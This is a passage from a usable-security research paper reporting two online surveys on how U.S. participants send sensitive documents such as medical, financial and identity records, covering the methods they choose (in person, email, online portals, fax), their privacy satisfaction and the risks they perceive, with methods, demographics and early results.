People are frequently required to send documents, forms, or other materials containing sensitive data (e.g., personal information, medical records, financial data) to remote parties, sometimes without a formal procedure to do so securely. The specific transmission mechanisms end up relying on the knowledge and preferences of the parties involved. Through two online surveys ($n = 60$ and $n = 250$), we explore the various methods used to transmit sensitive documents, as well as the perceived risk and satisfaction with those methods. We find that users are more likely to recognize risk to data-at-rest after receipt (but not at the sender, namely, themselves). When not using an online portal provided by the recipient, participants primarily envision transmitting sensitive documents in person or via email, and have little experience using secure, privacy-preserving alternatives. Despite recognizing general risks, participants express high privacy satisfaction and convenience with actually experienced situations. These results suggest opportunities to design new solutions to promote securely sending sensitive materials, perhaps as new utilities within standard email workflows.

1 Introduction

Users are often required to send sensitive information — such as personally identifiable information (PII), medical information, or financial information — to remote parties. The approaches people use to send this information can vary based on personal skill level, available tools, the situational context in which this information is required, and, importantly, the perceived sensitivity of the data involved and the trust in the remote party receiving the data [36, 44, 47].

Significant prior work has focused on why users do (or do not) adopt specific private communications channels, such as end-to-end encrypted messaging, as well as how to make these channels more usable and transparent [2, 5, 11, 34, 35]. However, users who are required to send specific sensitive information to possibly unfamiliar recipients, perhaps in a new context, may not have the same tools at their disposal, or are unaware of their availability or applicability. Little is known about how or why people choose *specific channels* for secure or private transmission of sensitive data.

In this paper, we explore how users cope when required to send sensitive information in the digital age. In particular, we sought to answer three key research questions:

RQ1: What methods do people choose when sending sensitive information, and why?
RQ2: Are participants satisfied with their current approaches, particularly in terms of whether they offer sufficient privacy? Why or why not?
RQ3: What risks are people most concerned about when sending sensitive information?

To address these questions, we conducted two online surveys. In the first survey (Survey 1, $n = 60$), we asked participants to provide primarily open-ended responses about the communication methods they used, or would expect to use, to send sensitive documents. We asked for responses to nine different scenarios, such as applying for a mortgage or an apartment, or opening a bank account. Participants reported on their satisfaction with the transmission methods, from both privacy and convenience perspectives, as well as their perception of potential risks and ways to mitigate these risks. Twenty participants responded to each scenario, and participants described 11 different methods, including delivering documents in person, physical mail, email, fax, and direct messaging.

We designed a second survey (Survey 2, $n = 250$), containing predominantly closed-item questions with answer choices derived from Survey 1 responses. While Survey 1 was scenario-driven, Survey 2 was method-driven. Participants identified at least one of eight most frequently cited methods from Survey 1 that they had used successfully to transmit sensitive information. They were then asked to describe a specific situation where one method was used successfully, followed by multiple-choice and Likert-type responses about the people and data involved and their satisfaction with the method. We also asked about privacy and risk, such as the

comparative risk at the end-points or in transit.

We find that many participants typically deliver sensitive information using "offline" means — most frequently in person, but also via physical mail and phone calls. Unsurprisingly, the most common digital approach is to use online forms or portals provided by the recipient; many participants also use standard (unencrypted) email. For a few Survey 1 tasks, such as sharing a password, there was a higher preference for direct messaging or phone calls, but little appetite for using secure technologies. Survey 2 indicates that while participants have largely heard of secure technologies, relatively few have used them. These results suggest that if a predetermined online form is not available or not appropriate, email is the only other widely used digital option. Nonetheless, in both surveys the vast majority of participants expressed satisfaction with both the convenience and privacy of their method.

Both surveys revealed interesting patterns in participants' perceptions of risks. Survey 1 participants, answering open-ended questions, did not prioritize the risk to sensitive information *in transit*, but rather *what happens after it arrives*, either due to malicious action by the recipient or simply because the recipient did not take appropriate care with the data. When prompted with multiple choice questions, Survey 2 participants weight in-transit risks and risks at the recipient similarly, but discount risk to the data at the sender (namely, themselves, e.g., whether their own email storage is at risk).

Our findings illuminate opportunities to both improve end-user education and design new, transparent solutions for securely sending sensitive information. These tools could include building connections to secure-document-sending into existing communications modes like email, and improving retrospective privacy tools to help people delete sensitive content persisting at-rest once they are no longer needed.

2 Related Work

This paper builds on extensive research on secure communication. In 1999, Whitten and Tygar's classic paper, *Why Johnny Can't Encrypt: A Usability Evaluation of PGP 5.0* [45], described numerous user-facing issues that make encrypted email impractical for many users, and similar problems persist in PGP 9.0 [38]. Follow-up research suggests that usability challenges in encrypted email continue [5, 15, 18, 34, 42], despite many attempts to automate the process [35].

More recently, secure, end-to-end messaging applications (e.g., Signal, WhatsApp, Telegram) have proliferated as a straightforward and transparent way for users to communicate privately. Secure messaging adoption is driven largely by peer influence, rather than its security properties [2, 11], and users may have misconceptions about the security properties, sometimes believing outside parties can read these encrypted communications, or that methods like SMS are *more* secure [1, 2]. Inaccurate mental models of security may contribute to these misconceptions [48], and we also find that our participants do not strongly grasp secure communication.

A particular challenge in secure communication is how to indicate when transmissions are (not) secure. Numerous researchers have investigated the effectiveness of different indicators, including website authentication indicators [7, 30, 37, 41] and phishing warnings [4, 27]. Making these indicators intelligible and noticeable, without impeding workflows or engendering habituation, remains an open challenge.

Even after transmission, data may continue to reside on servers, at the sender and/or receiver. Cloud storage poses a particular problem [39] as many users have incorrect models of the longevity and location of cloud-based information. Clark et al. [8] and Khan et al. [17] found that when shown data stored in the cloud, most users find at least one item they wish to delete. Users also lack urgency to delete cloud-stored information [31] and express interest in tools designed to do this [24]. This contradicts a common user perception that they have nothing to hide [40]. This problem is only amplified over time, with an increasing number of messaging platforms and other services relying on cloud storage and computing.

Difficulty protecting information may arise in part because users (and even experts) often have difficulty defining what information is sensitive in the first place [40]. Different users may also have different standards for what does or does not fall into the category of sensitive information, as this is highly reliant on context and personal preference [36, 44, 47].

Researchers have also investigated how people learn about digital security and privacy, and how they develop associated behaviors. People's mental models for security often focus on direct and visible threats [14, 44], and people tend to adopt behaviors based on where the behavior was learned, rather than its content [32]. As might be expected, convenience-security tradeoffs also play an important role in adoption of security behaviors [13]. Other work suggests that social factors, such as observing others performing a particular security behavior, can motivate users to take more security or privacy precautions [9, 10]. We observe that many of these factors — convenience, social expectations, and directness of expected threat — also play a role in our participants' choices when sending sensitive information.

3 Methods

We designed and conducted two online surveys exploring participants' current practices and perceptions related to sharing sensitive documents. In Survey 1, $n = 60$ participants commented on three (randomly selected from nine) scenarios where they would need to communicate sensitive information or documents to another party. Questions in this survey were primarily open-ended, in order to obtain a wide range of responses about participants' experiences and perceptions.

Survey 2 builds on the results of Survey 1 with a larger sample, $n = 250$. Participants were randomly assigned to answer questions about their experiences with and perceptions of one transmission method they had successfully used. Survey 2 used primarily closed-item questions with answer choices drawn from the qualitative analysis of Survey 1. Both surveys were approved by the University of Maryland IRB, and participants were recruited using Prolific.

3.1 Survey 1

Survey 1 consisted of four sections, described below. [1]

1. *Instructions*: Participants were briefed about the purpose of the survey and provided consent.
2. *Scenarios (x3)*: Each participant was surveyed about three different, randomly chosen scenarios in which someone might send sensitive documents. For each scenario, participants were asked whether they had experienced the scenario before, and if so, how they provided the required information. Alternatively, participants were asked to *imagine* how they would transmit the information in such a scenario. We also asked, on a five-point Likert scale for each scenario, about their satisfaction with the communication method overall and in terms of privacy/security and convenience. Each closed-item question had an open-ended followup question.
3. *Risks and Mitigation*: Participants were asked to identify and describe two risks (or concerns) with providing sensitive documents and two precautions they would take to reduce those risks, as well as if they have ever taken these precautions. All these questions were open-ended.
4. *Demographics*: Finally, we asked about demographics, including IT/CS background, income level, and experience working with a security clearance or in a sector with data privacy regulations (e.g., health care, law). Other demographic information was obtained directly from Prolific rather than via survey questions.

Transmission scenarios We developed nine scenarios for sending sensitive documents based on vignettes used in prior work [2, 47] and based on the authors' anecdotal experiences. Scenarios included: applying for a mortgage, sharing a password, participating in a background check (e.g., for volunteering with children), applying for an apartment, creating a checking account, sharing a password-protected document, enrolling a child in a new school, seeing a new doctor, and sending financial documents to a tax accountant. Each participant viewed three scenarios, randomly selected with counterbalancing, resulting in 20 participant responses per scenario. Full text descriptions of each are provided in Appendix A.

[1] The full questionnaire is given in the extended paper (see Appendix C).

Updating for current events Survey 1 was administered in two rounds, before COVID-19 and after. In round two, as part of the scenario section, we asked two additional questions about whether the participant had experienced the scenario before or after social distancing and whether social distancing had changed their (real or imagined) approach.

3.2 Survey 2

We designed a second survey (Survey 2) to explore some of the results of Survey 1 in more detail. In contrast to Survey 1, which was structured around scenarios, participants in Survey 2 were randomly assigned to answer questions about particular transmission methods, later describing a *real* scenario in which they had used that method. [2]

We considered eight methods that participants in Survey 1 commonly reported: email, direct messaging, in-person, online form or portal, document sharing service (e.g., Dropbox), phone call, fax, and physical mail. A participant would first identify which of these methods they had successfully used to transmit sensitive information in the past. We also asked participants to specify any other unlisted methods they had used in a follow-up free-response question.

We then assigned the participant one of their "successful" methods, with the rest of the survey relating to that method. Only methods that were included in our initial list were used for further questions, in order to ensure standardized and consistent questions across conditions. We continually weighted the random assignment of successful methods toward less popular methods based on the results of Survey 1 and the current Survey 2 recruitment in order to keep distribution among methods relatively even.

We asked participants to recall a specific scenario where they successfully used the assigned transmission method and describe the type of information sent, the recipient, and why this method was selected (e.g., did they or the recipient choose it?). These questions were closed-item, with answer choices based on common answers in Survey 1 and an option to write in an "other" response. As in Survey 1, we also asked about privacy and convenience satisfaction using a Likert scale.

We then asked other questions about privacy and risk, with answer choices also drawn from themes we identified in Survey 1. These included potential risks such as a recipient revealing data by accident or on purpose, as well as interception in transit. We also asked about whether the participant believed the recipient could keep their data safe, whether the participant could themselves take action to keep their data safe, and whether the information would be received by the intended recipient. We asked about the likelihood of specific risks, including reputational damage, physical harm, and identity theft. Finally, we asked about the level of risk to the data at the sender, at the recipient, and in transit using Likert-type scales. Lastly, we collected the same demographics.

[2] The full questionnaire is given in the extended paper (see Appendix C).

Table 1: Reliability statistics for qualitative coding, including number of rounds required to reach agreement.

Question	Rounds	Alpha
Survey 1		
Methods used to send	2	0.94
Satisfied with method	2	1.00
Satisfied with privacy	1	0.93
Satisfied with convenience	1	0.86
Potential risks	3	1.00
Survey 2		
What is being sent - Other	1	0.82
Methods used to send - Other	1	0.92

3.3 Recruitment

We recruited via Prolific, and participants were required to reside within the U.S., have a 95% approval on Prolific, be at least 18 years old, and self-report fluency in English. We used free-response questions to validate participants' answers were on-topic and responsive, discarding only one potential participant in Survey 1 and six in Survey 2.

We recruited $n = 60$ participants for Survey 1 and $n = 250$ for Survey 2. Participants were compensated $4.00; Survey 1 took on average 17.4 minutes, while Survey 2 averaged 11.7 minutes. Survey 1 data collection took place in early February and then May 2020, Survey 2 data collection took place in November and December 2020.

3.4 Data Analysis

For most open-ended answers (primarily but not exclusively Survey 1), we used an open-coding content analysis approach [20]. Two researchers worked together to develop an initial codebook for each question, using 10% of the provided answers. They then independently applied the codebook to an additional 10% of the data per round, iteratively updating the codebook between rounds until strong reliability (Krippendorff's Alpha ≥ 0.8) was obtained [19, 22]. At that point, all data was recoded by a single coder using the final codebook. Reliability values are given in Table 1. For open-ended questions with 20 or fewer responses, this approach was impractical; instead, two researchers coded each answer collaboratively. [3]

We pre-planned our quantitative analysis for Survey 2 around an ordinal logistic regression designed to identify factors associated with privacy satisfaction (on a five-point Likert scale) [23]. We tested a range of potential covariates, selecting a final model based on minimum Akaike Information Criterion (AIC) [3]. Complete details are given in Section 4.2.

For other comparisons of Likert-type variables, we use Kruskal-Wallis H-tests to identify differences among three or more items, followed by post-hoc Mann-Whitney U (MWU) pairwise-tests with the Holm-Šidák correction.

[3] See extended paper (Appendix C) for complete codebooks.

3.5 Limitations

Our study has a number of limitations typical of exploratory survey research. First, data in Survey 1 was collected without the opportunity to ask follow-up questions (as would be the case in semi-structured interviews). As a result, some coded responses may not fully portray the nuances of participants' methods and perceptions. To compensate, we designed Survey 2 to validate those results with a larger population.

Free-response questions may suffer from satisficing, in which participants mention the first item that comes to mind rather than answering comprehensively [21]; participants who fail to mention something may simply not have included it, rather than explicitly disagreeing. As such, counts of participants should be considered a lower bound reflecting top-of-mind concerns, rather than absolute prevalence. Survey 1 also asked participants to imagine actions if a scenario was unfamiliar, which could also lead to satisficing, as well as other biases related to self-reporting and imagining hypotheticals. Our design for Survey 2 sought to address this by only asking in depth about successfully used transmission methods, so that participants could report on real experiences instead of imagined ones.

Data collection in Survey 1 was bifurcated due to COVID-19, potentially biasing participant responses. We added questions in the second round of Survey 1 addressing COVID-19 and found few differences, and so we did not focus on COVID-19 effects in Survey 2.

There are inherent limitations in using crowdsourcing platforms like Prolific. Prior work has shown that these platforms provide reasonable samples for security- and privacy-relevant questions [33], and Prolific has been shown to provide high-quality crowdsourced data [25].

We focused only on U.S. participants, as we are most familiar with common data transmission scenarios in the U.S. Our participant recruitment, as is generally the case for crowdsourcing platforms, tended to be more male and younger than the U.S. population as a whole. We neither expect nor claim the data to be fully representative; however, we believe we obtained a reasonably broad view of transmission approaches and associated perceptions in the U.S. Future work could examine similar norms in other countries and cultures.

4 Results

We first report on our participants, and then the results of both surveys. The results are organized by research question, as defined in Section 1.

Participants Demographics for both surveys are provided in Table 2 and are based on both self-reported data provided

Table 2: Demographics of participants in both surveys. Excludes "no answer" and "prefer not to say" options. "Sensitive Information" indicates whether a participant had encountered the listed types of information in a professional context.

		S1#	S2#	S2%
Gender	Female	21	111	44.4
	Male	39	132	52.8
	Non-binary	0	7	2.8
Age	18–30	38	84	33.6
	31–40	13	68	27.2
	41–50	6	35	14.0
	51–60	1	17	6.8
	61+	1	10	4.0
Income	< $50K	23	121	48.4
	$50K-$100K	24	86	34.4
	> $100K	11	35	14.0
Education	No high school	N/A	4	1.6
	HS or equiv.	N/A	72	28.8
	Bachelor or associate	N/A	121	48.4
	Advanced degree	N/A	52	20.8
CS Experience	No	45	190	76.0
	Yes	12	54	21.6
Security Clearance	No	55	214	85.6
	Yes	2	19	7.6
Sensitive Information	Credit card	18	90	36.0
	HIPAA	18	62	24.8
	Social Security number	17	85	34.0
	FERPA	6	20	8.0

Table 3: Distribution of participants across methods (Survey 2). Participants were randomly assigned one method among those they reported having used successfully.

Method	#Part.
In person	37
Online form/portal	35
Email	31
Physical mail	32
Phone call	34
Document sharing service	27
Fax	30
Direct messaging	24




Figure 1: Methods previously used by participants to send sensitive information (Survey 2)

by Prolific and on direct questions from our survey. Most participants do not have a CS background (75% Survey 1, 76% Survey 2) and few previously (or currently) have a security clearance (two and one participant in Survey 1 and Survey 2, respectively). Many describe having worked in roles where they may have handled sensitive information, e.g., Social Security numbers or health information. Participants skew younger and more male, as noted in Section 3.5.

Participants were evenly and randomly distributed among information-transmission scenarios in Survey 1; 20 participants per scenario. We used frequency weighting to partially balance assignment to transmission methods in Survey 2. The distribution of participants across methods is given in Table 3.

4.1 RQ1: What methods are used and why?

Survey 1 In Survey 1, participants provided open-ended answers about how they sent required information in different scenarios. If they had not experienced the scenario, we asked them to imagine how they would send information in the scenario. We refer to these as *real* and *imagined* responses, respectively. Table 4 describes each identified mode of transmission, as defined in our codebook, with frequency of occurrence across all scenarios. (Table **??** in Appendix B provides the most common transmission methods per scenario for both real and imagined instances.)

By far, the most commonly reported transmission methods were taking the documents in person and sending the documents via email, especially for imagined scenarios. Online forms, direct messages, and phone calls were also common methods, and some responses indicated non-digital transmission methods. For example, P25 made an unprompted reference to not trusting digital methods: "I would fax the documents to them simply because I do not trust sending that information via the internet."

From Survey 1 responses, we wondered whether these methods, which were clearly top of mind, were also the methods participants had the most experience with. We also wondered whether participants knew about certain modes but had chosen not to use them, or were unfamiliar with them at all. Responses also suggested that participants frequently used methods chosen (or required) by the recipient, rather than choosing the method independently. We addressed these questions as part of Survey 2.

Table 4: Transmission methods reported by participants in Survey 1, across scenarios. Counts are provided for all scenario instances, and broken down by real and imagined instances. Participants sometimes indicated more than one method per instance.

	Count				
Code	**Total**	**Real**	**Imag.**	**Description**	**Quote**
In person	85	54	31	Delivering the information by hand to the recipient, whether written down or simply told to them	"I provided the information on an application in the office. It was on paper and when I was done I handed it to them"
Email	52	24	28	Sending the information via email, regardless of email platform or encryption	"I sent the password to the persons private email that I knew for a fact was only accessible by only them."
Online form or portal	32	30	2	Using an institution's site, app, or portal to upload the information	"I applied for a savings account recently, but I did it through their mobile app. Really they had all of my information, but they did ask to confirm questions like social security number and contact information."
Direct messaging	22	14	8	SMS, secure and insecure messaging services, and other similar modes of communication	"I would text them the password and tell them to delete it from their phone after they are done."
Phone call	19	9	10	A direct telephone call	"I provided it to him over a phone call. I do not trust electronic devices with password sending."
Fax	8	3	5	Faxing documents to the recipient	"I would fax the documents to them simply because I do not trust sending that information via the internet."
Sending online (unspec.)	8	6	2	Sending the information online without providing a specific method beyond that.	"I would send all documents online."
Physical mail	8	7	1	US Postal Service, UPS, Fedex, and other services	"I would probably print everything out and snail mail it all to the doctor."
Secure sending online	6	5	1	As "Sending online" above, but with an indication of security while simultaneously remaining nonspecific	"Sending it securely online is a more convenient way to do it for everyone involved."
Document sharing service	3	2	1	Services like Google Drive, Box, or Dropbox where a document is uploaded to a shared location	"Maybe through an app like dropbox with both password and PDF in a shareable link."
Video call	1	1	0	Facetime, Google Meet and other similar platforms	"I think the best way would be through what i already described being email or webcam call or text or a secure form to submit to them."

Survey 2 In Survey 2, participants were asked whether they had used or heard of the most commonly described eight transmission methods from Survey 1. The results, shown in Figure 1, indicate that most participants were aware of most methods, clarifying an uncertainty in Survey 1. Participants were most successful using in person, email, and online forms, aligning with the findings of Survey 1, and also mirroring Survey 1, document-sharing services (e.g., Dropbox or Google Drive) and faxing were relatively uncommon.

There are differences between Survey 1 and Survey 2. Physical mail was rarely mentioned in Survey 1, but participants had high levels of experience with it in Survey 2; on the other hand, while direct messaging was relatively popular in Survey 1, it was the least frequently used method in Survey 2. (Participants also provided other methods used; the resulting qualitative codes appear in Table 9, in the Appendix B.)

Survey 2 participants were randomly assigned a successfully used transmission method, with counter-weighting for balancing (see Table 3). Participants were asked to recall an instance of using their assigned method to send sensitive information and reported sending many types of information (Figure 2), with financial information and Social Security numbers (SSNs) most common top-of-mind instances. "Other" responses, aggregated via open coding, are also weighted heavily toward identifying information. (These are summarized in Table 10 in Appendix B.) There is little variation in what was being sent for each transmission method (Figure 2).

We also asked about the recipient of the information, in categories including an organization (e.g., a bank), a particular professional (e.g., an accountant), a friend or family member, and others. Results are shown in Figure 3. In keeping with the trend toward financial and identity information, the most popular responses were an organization, a government agency or institution, and individual professionals. Governments received mail most often, and direct messages often went to friends and family. Governments and organizations, unsurprisingly, were also most likely to use an online form.

We also asked participants if they or the recipient chose the method (Figure 4, left). Overwhelmingly, participants indicated that the recipient had either suggested or required




Figure 2: Type of information sent by participants across different methods (Survey 2)




Figure 3: Recipients of sensitive information across different methods (Survey 2)

the method. Recipients required or suggested faxes, online forms, physical mail, and document sharing services, while participants more frequently suggested taking the documents in person or via phone call. When discussing jointly, participants and recipients often landed on email (Figure 4, right).

Key findings for RQ1 Email, online forms and taking documents in person are the most common transmission methods. Fax, document sharing services like Google Drive or Dropbox, and direct messages are least common. Participants have heard of these less common methods but not used them as frequently. Recipients are more likely than senders to choose the method of transmission.

4.2 RQ2: Are people satisfied? Why?

Survey 1 Most participants in Survey 1 were generally satisfied with the privacy and convenience of the transmission methods, and this satisfaction was consistent across scenarios (see Figure 5). We asked participants to describe why they were satisfied (or unsatisfied) with the method's privacy (see Table 5), and many (62 instances) described satisfaction due the security of the method. Another common reason for satisfaction (34 instances) laid at the communication endpoint. Participants believe the receiver will maintain security and privacy, and thus they are satisfied with the privacy of the transmission method.

Participants who reported being "unsatisfied" or "very unsatisfied" with the privacy of their transmission method expressed concern that the method being used is insecure (12 occurrences), or mentioned dissatisfaction in general without specifying further (6 occurrences). Some participants clearly described their distrust in a method but not why or how a threat might arise. For example, one participant mentioned the threat of "access by others," but not how or why this would happen. To explore this topic further, the codes from these free responses were used to develop Likert-scale questions




Figure 4: Determinants of the methods used to send sensitive information (Survey 2)




Figure 5: Satisfaction levels across different scenarios (Survey 1)

Table 5: Participants' reasons for being "satisfied" or "very satisfied" with privacy of their transmission modes in Survey 1. Participant answers may have had more than one code.

Satisfied Privacy Response Code	Frequency
My method of sending is secure	62
The recipient will keep my information safe	34
Information received by the intended recipient	21
I am satisfied (no specification)	12
I am unsure about the security of my method	7
The method of sending is insecure	6
I can keep my information safe	5
I am unsatisfied	2
The recipient may unintentionally disclose	2

about satisfaction. [4]

[4] See Survey 2 questions 14–15 in the extended paper (see Appendix C).

Survey 2 In Survey 2, we again observed that a large majority of participants were satisfied with the privacy of their methods (Figure 6, left). Only online forms, taking the documents in person, fax, and email registered any (and very few) "Very dissatisfied" responses.

Regression on privacy satisfaction We ran an ordinal logistic regression (our main planned analysis) to see what factors most correlated with privacy satisfaction when sending sensitive information. We report the results in Table 6. Privacy satisfaction was our outcome variable. Potential covariates included the following:

- Method used
- Type of data
- Identity of the recipient
- Level of trust in the recipient
- Who chose the transmission method
- The reported tech-savviness of both the participant and the recipient
- Likert-type responses for a variety of items, generated based on Survey 1 free responses. Responses were




Figure 6: Satisfaction levels and willingness to use different methods again (Survey 2)




Figure 7: Privacy satisfaction based on the determinant of the method used (Survey 2)

